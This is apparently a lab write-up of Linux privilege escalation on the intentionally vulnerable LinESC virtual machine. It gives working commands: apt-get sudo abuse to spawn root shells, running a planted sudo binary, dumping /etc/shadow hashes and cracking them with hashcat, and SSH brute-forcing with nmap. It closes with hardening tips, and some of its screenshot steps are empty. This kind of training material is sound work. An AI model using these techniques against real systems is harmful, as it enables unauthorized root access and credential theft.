

Privilege Escalation on LinESC

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—

Blessing Isaiah
blessingisaiah59@gmail.com

Overview

For educational purposes only, this project will guide you through the steps on how to exploit vulnerability on the LinESC machine.

The aim is to provide an understanding of the vulnerabilities within the LinESC operating system and to emphasize the importance of securing your system against unauthorized access. By following this project, you'll gain valuable insights into how these security

mechanisms work, but remember, this is strictly for learning and should not be used for any malicious intent.


Tools

- LinEsc is a machine built to demonstrate the 7 most common ways of Linux privilege escalation.
- Target: get root privileges in different ways.
- Default credentials : (muhammad:nasef)
- Virtual Box
- Kali Linux

System Enumeration

Use nmap to scan for open ports and services running on the system

The command ***`nmap -A -p- -T4 <target>`*** *performs an aggressive and comprehensive scan on all TCP ports of the specified target, gathering detailed information about the operating system, service versions, and network paths.*



Since port 22 is open, use the default credentials to connect to the system using ssh

ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa muhammad@<target>

The command is particularly useful when connecting to older servers or systems that require the `ssh-rsa` *algorithm for the host key and public key authentication. By default, some newer SSH clients might have deprecated or disabled older algorithms like* `ssh-rsa` *due to security concerns. This command re-enables the* `ssh-rsa` *algorithm for this specific connection.*

```
┌──(cyber㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa muhammad@10.0.2.19

The authenticity of host '10.0.2.19 (10.0.2.19)' can't be established.
RSA key fingerprint is SHA256:0UvX083e6QwEkLHKeRPci0wGtvFoF2UEAfSNqatHQRA.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:2: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.19' (RSA) to the list of known hosts.
muhammad@10.0.2.19's password:
Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Thu Dec  3 00:46:50 2020 from 192.168.190.135
muhammad@LinESC:~$
```

Further enumeration to get the system details

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Thu Dec  3 00:46:50 2020 from 192.168.190.135
muhammad@LinESC:~$ hostname
LinESC
muhammad@LinESC:~$ uname
Linux
muhammad@LinESC:~$ uname -a
Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64 GNU/Linux
muhammad@LinESC:~$
```

```
muhammad@LinESC:~$ cat /proc/version
Linux version 2.6.24-26-server (buildd@crested) (gcc version 4.2.4 (Ubuntu 4.2.4-1ubuntu3)) #1 SMP Tue Dec 1 18:26:43 UTC 2009
```

User enumeration

```
muhammad@LinESC:~$ id
uid=1000(muhammad) gid=1000(muhammad) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(sambashare),113
(admin),1000(muhammad)
muhammad@LinESC:~$
```

Sudoer enumeration

`sudo -l`

This provides a comprehensive view of the user's identity and their permissions on the system.

```
muhammad@LinESC:~$ sudo -l
User muhammad may run the following commands on this host:
    (root) NOPASSWD: /home/muhammad/vuln/2/sudo
    (root) NOPASSWD: /bin/wget
    (root) NOPASSWD: /usr/bin/apt-get
muhammad@LinESC:~$
```

Exploiting the apt-get sudo privilege

sudo apt-get update -o APT::Update::Pre-Invoke::= /bin/bash

The command essentially tells `apt-get` to run `/bin/bash` (which starts a new bash shell) before executing the `update` command. This is not a common practice and could be used for debugging or other specific purposes, but running arbitrary commands in this manner can be risky and should be done with caution.

```
muhammad@LinESC:~$ sudo apt-get update -o APT::Update::Pre-Invoke::= /bin/bash
root@LinESC:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@LinESC:/tmp#
```

Further apt-get sudo exploitation using the following commands

TF=$(mktemp)

echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF

sudo apt-get install -c $TF sl
python -c 'import pty; pty.spawn("/bin/bash")'

*These commands create a temporary configuration file to modify the behavior of **apt-get** temporarily and then create an interactive Bash shell using Python.*

```
muhammad@LinESC:~$ TF=$(mktemp)
muhammad@LinESC:~$ echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF
muhammad@LinESC:~$ sudo apt-get install -c $TF sl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libnet-daemon-perl libmysqlclient15off libdbi-perl libdbd-mysql-perl libplrpc-perl mysql-common mysql-server-5.0 mysql-clie
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
  sl
0 upgraded, 1 newly installed, 0 to remove and 51 not upgraded.
Need to get 27.0kB of archives.
After this operation, 201kB of additional disk space will be used.
Get:1 http://old-releases.ubuntu.com hardy/universe sl 3.03-15 [27.0kB]
Fetched 27.0kB in 1s (23.7kB/s)
#
# !/bin/sh
/bin/sh: !/bin/sh: not found
# !/bin/sh
/bin/sh: !/bin/sh: not found
# !/bin/bash
/bin/sh: !/bin/bash: not found
#       python -c 'import pty; pty.spawn("/bin/bash")'
root@LinESC:/tmp# ls
tmp.EHIQKg9139  tmp.hdlUpi9282  tmp.QmkWsk9630  tmp.sNNhbD9287
root@LinESC:/tmp# cd
root@LinESC:~# python -c 'import pty; pty.spawn("/bin/bash")'
root@LinESC:~#
```

Check the system history for any relevant command that might be useful

*The **`history`** command is a powerful tool for managing and recalling previous commands, making it easier to repeat or modify commands without retyping them.*

```
muhammad@LinESC:~$ history
    1  ./suid
    2  su root
    3  ./suid.py
    4  ls -la
    5  su root
    6  ls
    7  rm suid.py
    8  ls
    9  ls -la
   10  sudo su
   11  ./suid.py
   12  ls
   13  su root
   14  ls
   15  ./suid.py
   16  su root
   17  sudo /home/muhammad/vuln/2/sudo
   18  ls
   19  sudo -l
   20  sudo /home/muhammad/vuln/2/sudo
   21  sudo -l
   22  sudo /home/muhammad/vuln/2/sudo
   23  ls
   24  cd /tmp/
   25  ls
   26  echo"follow me @nasefmuhammad"
   27  sudo root chicken
   28  vi raptor_udf2.c
```

Exploiting the history commands

The above commands might be useful but let's exploit a few.

By running this command, you are executing a custom **sudo** *script or program located at* **/home/muhammad/vuln/2/** *with superuser privileges.*

```
muhammad@LinESC:/root$ cd
muhammad@LinESC:~$ sudo /home/muhammad/vuln/2/sudo
# python -c 'import pty; pty.spawn("/bin/bash")'
root@LinESC:~#
```

If you look closely you will see the root password

```
6  echo"follow me @nasefmuhammad"
7  sudo root chicken
8  vi raptor_udf2.c
9  ls
0  gcc -g -c raptor_udf2.c
1  gcc -g -c -fPIC raptor_udf2.c
2  ls
3  gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
4  mysql -u root -p
5  echo os.system('/bin/bash')
6  echo os.system('/bin/bash)
7  mysql -u root -p
8  cd /usr/lib/mysql
9  sudo apt-get remove mysql-server
0  hostname
```

Let's check it out

```
muhammad@LinESC:/$ su root
Password:
root@LinESC:/# uname
Linux
root@LinESC:/# whoami
root
root@LinESC:/#
```

Let's Crack the hash file using hashcat to gain root access

```
muhammad@LinESC:~$ cat /etc/shadow
root:$1$CAd5wg19$PPFB77TbLO1GjQZNuvecp.:18598:0:99999:7:::
daemon:*:18598:0:99999:7:::
bin:*:18598:0:99999:7:::
sys:*:18598:0:99999:7:::
sync:*:18598:0:99999:7:::
games:*:18598:0:99999:7:::
man:*:18598:0:99999:7:::
lp:*:18598:0:99999:7:::
mail:*:18598:0:99999:7:::
news:*:18598:0:99999:7:::
uucp:*:18598:0:99999:7:::
proxy:*:18598:0:99999:7:::
www-data:*:18598:0:99999:7:::
backup:*:18598:0:99999:7:::
list:*:18598:0:99999:7:::
irc:*:18598:0:99999:7:::
gnats:*:18598:0:99999:7:::
nobody:*:18598:0:99999:7:::
libuuid:!:18598:0:99999:7:::
dhcp:*:18598:0:99999:7:::
syslog:*:18598:0:99999:7:::
klog:*:18598:0:99999:7:::
muhammad:$1$CpL1w2ul$ARqlJYOeBlsxRbsX0RHN.1:18598:0:99999:7:::
sshd:*:18598:0:99999:7:::
mysql:!:18599:0:99999:7:::
statd:*:18599:0:99999:7:::
muhammad@LinESC:~$
```

```
┌──(cyber㉿kali)-[~]
└─$ sudo hashcat -m 500  pass2.txt  /usr/share/wordlists/rockyou.txt -O
hashcat (v6.2.6) starting
```


```
$1$CAd5wg19$PPFB77TbLO1GjQZNuvecp.:chicken
Cracking performance lower than expected?
```

Let's check it out

```
muhammad@LinESC:/$ su root
Password:
root@LinESC:/# uname
Linux
root@LinESC:/# whoami
root
root@LinESC:/#
```

Another way to exploit this Machine is through Nmap brute forcing


Scan with nmap



```
┌──(cyber㉿kali)-[~]
└─$ sudo nmap -A  10.0.2.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-27 10:44 CST
Nmap scan report for 10.0.2.18
Host is up (0.0039s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 4.7p1 Debian 8ubuntu3 (protocol 2.0)
| ssh-hostkey:
|   1024 75:51:bc:56:37:e3:ff:6c:dc:7e:61:eb:0f:ef:0f:ba (DSA)
|_  2048 a6:89:c0:d1:b1:33:0e:3c:85:cb:7c:78:17:b2:17:b8 (RSA)
111/tcp  open  rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      36699/udp   mountd
|   100005  1,2,3      55101/tcp   mountd
|   100021  1,3,4      43519/tcp   nlockmgr
|   100021  1,3,4      56982/udp   nlockmgr
|   100024  1          58211/udp   status
|_  100024  1          59137/tcp   status
2049/tcp open  nfs     2-4 (RPC #100003)
MAC Address: 08:00:27:57:F1:8C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Check the authentication method using nmap script

The command ***`sudo nmap --script "(ssh* and not brute)" <target>`*** *performs a scan on the specified target using Nmap and runs all SSH-related scripts except those that perform brute-force attacks. This can be useful for gathering information about the target's SSH services without conducting aggressive or intrusive brute-force testing.*




```
┌──(cyber㉿kali)-[~]
└─$ sudo nmap --script "(ssh* and not brute)"  10.0.2.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-27 10:35 CST
NSE: [ssh-run] Failed to specify credentials and command to run.
Nmap scan report for 10.0.2.18
Host is up (0.0026s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
| ssh-hostkey:
|   1024 75:51:bc:56:37:e3:ff:6c:dc:7e:61:eb:0f:ef:0f:ba (DSA)
|_  2048 a6:89:c0:d1:b1:33:0e:3c:85:cb:7c:78:17:b2:17:b8 (RSA)
| ssh2-enum-algos:
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|       ssh-rsa
|       ssh-dss
|   encryption_algorithms: (13)
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
```

Since the ssh authentication method is password and public key




Let's brute-force the ssh port (22)


The command ***`Nmap -p 22 --script ssh-brute --script-args userdb=users.lst, passdb=pass.lst \\ --script-args ssh-brute.timeout=4s <target>`*** *performs a brute-force attack on the SSH service (port 22) of the specified target. It uses the usernames listed in* ***`users.lst`*** *and the passwords listed in* ***`pass.lst`****, with a timeout of 4 seconds for each attempt.*



result



Exploiting with the credentials



How to avoid this attack

Regular Update and Patch:

- Keep your system and all installed packages up-to-date with the latest security patches.

Least Privilege Principle:

- Grant users and applications only the minimum privileges they need to perform their tasks.

Strong Password Policies:

- Enforce the use of strong, unique passwords and implement multi-factor authentication where possible.

Disable Unnecessary Services:

- Turn off and remove services and applications that are not required, reducing potential attack vectors.

Secure SSH:

- Disable root login via SSH and use key-based authentication instead of passwords for added security.